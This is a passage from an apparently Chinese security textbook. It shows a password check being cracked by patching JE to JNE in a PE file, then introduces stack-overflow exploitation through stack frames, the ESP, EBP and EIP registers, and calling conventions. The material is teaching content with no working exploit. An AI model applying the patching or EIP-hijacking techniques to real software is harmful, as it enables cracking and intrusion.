


图 3.7.12 修改 PE 文件

将这一个字节的 74 (JE) 修改成 75(JNE)，保存后重新运行可执行文件，如图 3.7.13 所示。




图 3.7.13 成功破解密码验证

原本正确的密码“1234567”现在反而提示错误了。

第 2 篇

漏洞利用



精勤求学，敦笃励志

——西安交通大学校训

把二进制代码安置在输入参数里，精确的计算栈中返回地址的偏移量，通过一个合法的调用执行非法的代码，这听起来似乎有点天方夜谈。如果在 20 年之前这确实是一件 impossible mission，但在软件调试技术高度发展的今天，对于有一定计算机基础的人来说，这已经不是什么难事了。

对于初学者，未经许可渗透进主机获得控制权的道理并不像编写求解“水仙花数”的 C 语言程序那样浅显易懂，如果用大量的篇幅来维护技术的完整性可能会让本身就很深奥的技术变得更加不可理喻。所以本篇将会把复杂的调试过程抽丝去茧，提取出最核心的原则和思路，然后配合精心设计的小实验让您深刻体会漏洞利用的精髓。

也许这种叙述方式未能涵盖所有漏洞利用技术的边边角角，但是您在做完全部的调试实验之后一定能够越过技术门槛，进入这片领域，获得真正的提高。

在开始我们的二进制历险之前，您需要进一步坚定自己的意志。要知道扎实的基本功和精湛的调试技术绝不是从书籍上读到的，那需要在实践中不断磨炼。也许若干年之前您已经听说过缓冲区溢出，但唯有跟进内存，盯着寄存器，被莫名其妙的问题反复郁闷，最终让 shellcode 得以成功执行时，才算得上真正懂得了其中奥妙。

所有漂亮的 exploits 背后都隐藏着无数个对着寄存器发呆的不眠之夜，如果您没被吓倒，那么我们开始吧！

第 4 章 栈溢出利用

To be the apostrophe which changed “Impossible” into “I’ m possible”

——failwest

当软件中存在数组越界等问题时，一切皆有可能。您很快就能够领会到把 “Impossible” 变成 “I’m possible” 的那一撇是怎样被写进 Windows 的。

4.1 系统栈的工作原理

4.1.1 内存的不同用途

如果您关注过网络安全问题，那么一定听过缓冲区溢出这个术语。简单说来，缓冲区溢出就是在大缓冲区中的数据向小缓冲区复制的过程中，由于没有注意小缓冲区的边界，“撑爆”了较小的缓冲区，从而冲掉了和小缓冲区相邻内存区域的其他数据而引起的内存问题。缓冲溢出是最常见的内存错误之一，也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用方式。

成功地利用缓冲区溢出漏洞可以修改内存中变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构方面的基础知识，搞清楚 CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。

根据不同的操作系统，一个进程可能被分配到不同的内存区域去执行。但是不管什么样的操作系统、什么样的计算机架构，进程使用的内存都可以按照功能大致分成以下 4 个部分。

(1) 代码区：这个区域存储着被装入执行的二进制机器代码，处理器会到这个区域取指并执行。

(2) 数据区：用于存储全局变量等。

(3) 堆区：进程可以在堆区动态地请求一定大小的内存，并在用完之后归还给堆区。动态分配和回收是堆区的特点。

(4) 栈区：用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到母

函数中继续执行。

题外话：这种简单的内存划分方式是为了让您能够更容易地理解程序的运行机制。《深入理解计算机系统》一书中有更详细的关于内存使用的论述，如有兴趣可参考之。

在 Windows 平台下，高级语言写出的程序经过编译链接，最终会变成第 2 章介绍过的 PE 文件。当 PE 文件被装载运行后，就成了所谓的进程。

PE 文件代码段中包含的二进制级别的机器代码会被装入内存的代码区 (.text)，处理器将到内存的这个区域一条一条地取出指令和操作数，并送入算术逻辑单元进行运算；如果代码中请求开辟动态内存，则会在内存的堆区分配一块大小合适的区域返回给代码区的代码使用；当函数调用发生时，函数的调用关系等信息会动态地保存在内存的栈区，以供处理器在执行完被调用函数的代码时，返回母函数。这个协作过程如图 4.1.1 所示。




图 4.1.1 进程的内存使用示意图

如果把计算机看成一个有条不紊的工厂，我们可以得到如下类比：

- CPU 是完成工作的工人。
- 数据区、堆区、栈区等则是用来存放原料、半成品、成品等各种东西的场所。
- 存在代码区的指令则告诉 CPU 要做什么，怎么做，到哪里去领原材料，用什么工具来做，做完以后把成品放到哪个货舱去。
- 值得一提的是，栈除了扮演存放原料、半成品的仓库之外，它还是车间调度主任的办公室。

程序中所使用的缓冲区可以是堆区、栈区和存放静态变量的数据区。缓冲区溢出的利用方法和缓冲区到底属于上面哪个内存区域密不可分，本章主要介绍在系统栈中发生溢出的情形。

4.1.2 栈与系统栈

从计算机科学的角度来看，栈指的是一种数据结构，是一种先进后出的数据表。栈的最常见操作有两种：压栈(PUSH)、弹栈(POP)；用于标识栈的属性也有两个：栈顶(TOP)、栈底(BASE)

可以把栈想象成一摞扑克牌。

- PUSH：为栈增加一个元素的操作叫做 PUSH，相当于在这摞扑克牌的最上面再放上一张。
- POP：从栈中取出一个元素的操作叫做 POP，相当于从这摞扑克牌取出最上面的一张。
- TOP：标识栈顶位置，并且是动态变化的。每做一次 PUSH 操作，它都会自增 1；相反，每做一次 POP 操作，它会自减 1。栈顶元素相当于扑克牌最上面一张，只有这张牌的花色是当前可以看到的。
- BASE：标识栈底位置，它记录着扑克牌最下面一张的位置。BASE 用于防止栈空后继续弹栈（牌发完时就不能再去揭牌了）。很明显，一般情况下，BASE 是不会变动的。

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似 C 语言这样的高级语言，系统栈的 PUSH、POP 等堆栈平衡细节是透明的。一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。

注意：系统栈在其他文献中可能曾被叫做运行栈、调用栈等。如果不加特别说明，本书中所述及的栈都是指系统栈这个概念。请您注意将其与编写非递归函数求解“八皇后”问题时，在自己程序中所实现的数据结构区分开来。

4.1.3 函数调用时发生了什么

我们下面就来探究一下高级语言中函数的调用和递归等性质是怎样通过系统栈巧妙实现的。请看如下代码：

```
int func_B(int arg_B1, int arg_B2)
{
    int var_B1, var_B2;
    var_B1=arg_B1+arg_B2;
    var_B2=arg_B1-arg_B2;
    return var_B1*var_B2;
}

int func_A(int arg_A1, int arg_A2)
{
    int var_A;
    var_A = func_B(arg_A1,arg_A2) + arg_A1 ;
    return var_A;
}

int main(int argc, char **argv, char **envp)
{
    int var_main;
    var_main=func_A(4,3);
    return var_main;
}
```

这段代码经过编译器编译后，各个函数对应的机器指令在代码区中可能是这样分布的，如图 4.1.2 所示。

根据操作系统的不同、编译器和编译选项的不同，同一文件不同函数的代码在内存代码区中的分布可能相邻，也可能相离甚远；可能先后有序，也可能无序；但它们都在同一个 PE 文件的代码所映射的一个“节”里。我们可以简单地把它们在内存代码区中的分布位置理解成是散乱无关的。

当 CPU 在执行调用 func_A 函数的时候，会从代码区中 main 函数对应的机器指令的区域跳转到 func_A 函数对应的机器指令区域，在那里取指并执行；当 func_A 函数执行完，需要返回的时候，又会跳回到 main 函数对应的指令区域，紧接着调用 func_A 后面的指令继续执行 main 函数的代码。在这个过程中，CPU 的取指轨迹如图 4.1.3 所示。



图 4.1.2 函数代码在代码区中的分布示意图




图 4.1.3 CPU 在代码区中的取指轨迹示意图

那么 CPU 是怎么知道要去 func_A 的代码区取指，在执行完 func_A 后又是怎么知道跳回到 main 函数（而不是 func_B 的代码区）的呢？这些跳转地址我们在 C 语言中并没有直接说明，CPU 是从哪里获得这些函数的调用及返回的信息的呢？

原来，这些代码区中精确的跳转都是在与系统栈巧妙地配合过程中完成的。当函数被调用时，系统栈会为此函数开辟一个新的栈帧，并把它压入栈中。这个栈帧中的内存空间被

它所属的函数独占，正常情况下是不会和别的函数共享的。当函数返回时，系统栈会弹出该函数所对应的栈帧。




图 4.1.4 系统栈在函数调用时的变化

如图 4.1.4 所示，在函数调用的过程中，伴随的系统栈中的操作如下。

- 在 main 函数调用 func_A 的时候，首先在自己的栈帧中压入函数返回地址，然后为 func_A 创建新栈帧并压入系统栈。
- 在 func_A 调用 func_B 的时候，同样先在自己的栈帧中压入函数返回地址，然后为 func_B 创建新栈帧并压入系统栈。
- 在 func_B 返回时，func_B 的栈帧被弹出系统栈，func_A 栈帧中的返回地址被“露”在栈顶，此时处理器按照这个返回地址重新跳到 func_A 代码区中执行。

- 在 func_A 返回时, func_A 的栈帧被弹出系统栈, main 函数栈帧中的返回地址被“露”在栈顶, 此时处理器按照这个返回地址跳到 main 函数代码区中执行。

题外话: 在实际运行中, main 函数并不是第一个被调用的函数, 程序被装入内存前还有一些其他操作, 图 4.1.4 只是栈在函数调用过程中所起作用的示意图

4.1.4 寄存器与函数栈帧

每一个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Win32 系统提供两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

(1) ESP: 栈指针寄存器(extended stack pointer), 其内存放着一个指针, 该指针永远指向系统栈最上面一个栈帧的栈顶。

(2) EBP: 基址指针寄存器(extended base pointer), 其内存放着一个指针, 该指针永远指向系统栈最上面一个栈帧的底部。

注意: EBP 指向当前位于系统栈最上边一个栈帧的底部, 而不是系统栈的底部。严格说来, “栈帧底部”和“栈底”是不同的概念, 本书在叙述中将坚持使用“栈帧底部”这一提法以示区别; ESP 所指的栈帧顶部和系统栈的顶部是同一个位置, 所以后面叙述中并不严格区分“栈帧顶部”和“栈顶”的概念。请您注意这里的差异, 不要产生概念混淆。

寄存器对栈帧的标识作用如图 4.1.5 所示。




图 4.1.5 栈帧寄存器 ESP 与 EBP 的作用

函数栈帧：ESP 和 EBP 之间的内存空间为当前栈帧，EBP 标识了当前栈帧的底部，ESP 标识了当前栈帧的顶部。

在函数栈帧中，一般包含以下几类重要信息。

(1) 局部变量：为函数局部变量开辟的内存空间。

(2) 栈帧状态值：保存前栈帧的顶部和底部（实际上只保存前栈帧的底部，前栈帧的顶部可以通过堆栈平衡计算得到），用于在本帧被弹出后恢复出上一个栈帧。

(3) 函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

题外话：函数栈帧的大小并不固定，一般与其对应函数的局部变量多少有关。在后面调试实验中您会发现，函数运行过程中，其栈帧大小也是在不停变化的。

除了与栈相关的寄存器外，您还需要记住另一个至关重要的寄存器。

EIP：指令寄存器(extended instruction pointer)，

其内存放着一个指针，该指针永远指向下一条等待执行的指令地址，其作用如图 4.1.6 所示。

可以说如果控制了 EIP 寄存器的内容，就控制了进程——我们让 EIP 指向哪里，CPU 就会去执行哪里的指令。在本章第 4 节中我们会介绍控制 EIP 劫持进程的原理及实验。

EIP 为指令寄存器，总是指向下一条要执行的指令。CPU 按照 EIP 寄存器的所指位置取出指令和操作数后，送入算术逻辑单元运算处理。



图 4.1.6 指令寄存器 EIP 的作用

4.1.5 函数调用约定与相关指令

函数调用约定描述了函数传递参数方式和栈协同工作的技术细节。不同的操作系统、不同的语言、不同的编译器在实现函数调用时的原理虽然基本相同，但具体的调用约定还是有差别的。这包括参数传递方式，参数入栈顺序是从右向左还是从左向右，函数返回时恢复堆栈平衡的操作在子函数中进行还是在母函数中进行。表 4-1-1 列出了几种调用方式之间的差异。

表 4-1-1 调用方式之间的差异

	C	SysCall	StdCall	BASIC	FORTRAN	PASCAL
参数入栈顺序	右→左	右→左	右→左	左→右	左→右	左→右
恢复栈平衡操作的位置	母函数	子函数	子函数	子函数	子函数	子函数

具体的，对于 Visual C++ 来说，可支持以下 3 种函数调用约定，如表 4-1-2 所示。

表 4-1-2 函数调用约定

调用约定的声明	参数入栈顺序	恢复栈平衡的位置
<code>__cdecl</code>	右→左	母函数
<code>__fastcall</code>	右→左	子函数
<code>__stdcall</code>	右→左	子函数

如果要明确使用某一种调用约定，只需要在函数前加上调用约定的声明即可，否则默认情况下，VC 会使用 `__stdcall` 的调用方式。本篇中所讨论的技术在不加额外说明的情况下，都是指这种默认的 `__stdcall` 调用方式。

除了上边的参数入栈方向和恢复栈平衡操作位置的不同之外，参数传递有时也会有所不同。例如，每一个 C++ 类成员函数都有一个 `this` 指针，在 Windows 平台中，这个指针一般是用 ECX 寄存器来传递的，但如果用 GCC 编译器编译，这个指针会作为最后一个参数压入栈中。

注意：同一段代码用不同的编译选项、不同的编译器编译链接后，得到的可执行文件会有很多不同。因此，请您在进行后续实验前务必注意实验环境的描述，否则所得结果可能会与实验指导有所差异。

函数调用大致包括以下几个步骤。

- (1) 参数入栈：将参数从右向左依次压入系统栈中。
- (2) 返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。
- (3) 代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。
- (4) 栈帧调整：具体包括。

保存当前栈帧状态值，以备后面恢复本栈帧时使用（EBP 入栈）。

将当前栈帧切换到新栈帧（将 ESP 值装入 EBP，更新栈帧底部）。

给新栈帧分配空间（把 ESP 减去所需空间的大小，抬高栈顶）。

对于 `__stdcall` 调用约定，函数调用时用到的指令序列大致如下。

```

; 调用前
push 参数 3      ; 假设该函数有 3 个参数，将从右向左依次入栈
push 参数 2
push 参数 1
    
```

```
call 函数地址    ;call 指令将同时完成两项工作: a) 向栈中压入当前指令在内存
                  ;中的位置, 即保存返回地址。b) 跳转到所调用函数的入口地址函
                  ;数入口处
push ebp         ;保存旧栈帧的底部
mov ebp, esp     ;设置新栈帧的底部 (栈帧切换)
sub esp, xxx     ;设置新栈帧的顶部 (抬高栈顶, 为新栈帧开辟空间)
```

上面这段用于函数调用的指令在栈中引起的变化如图 4.1.7 所示。

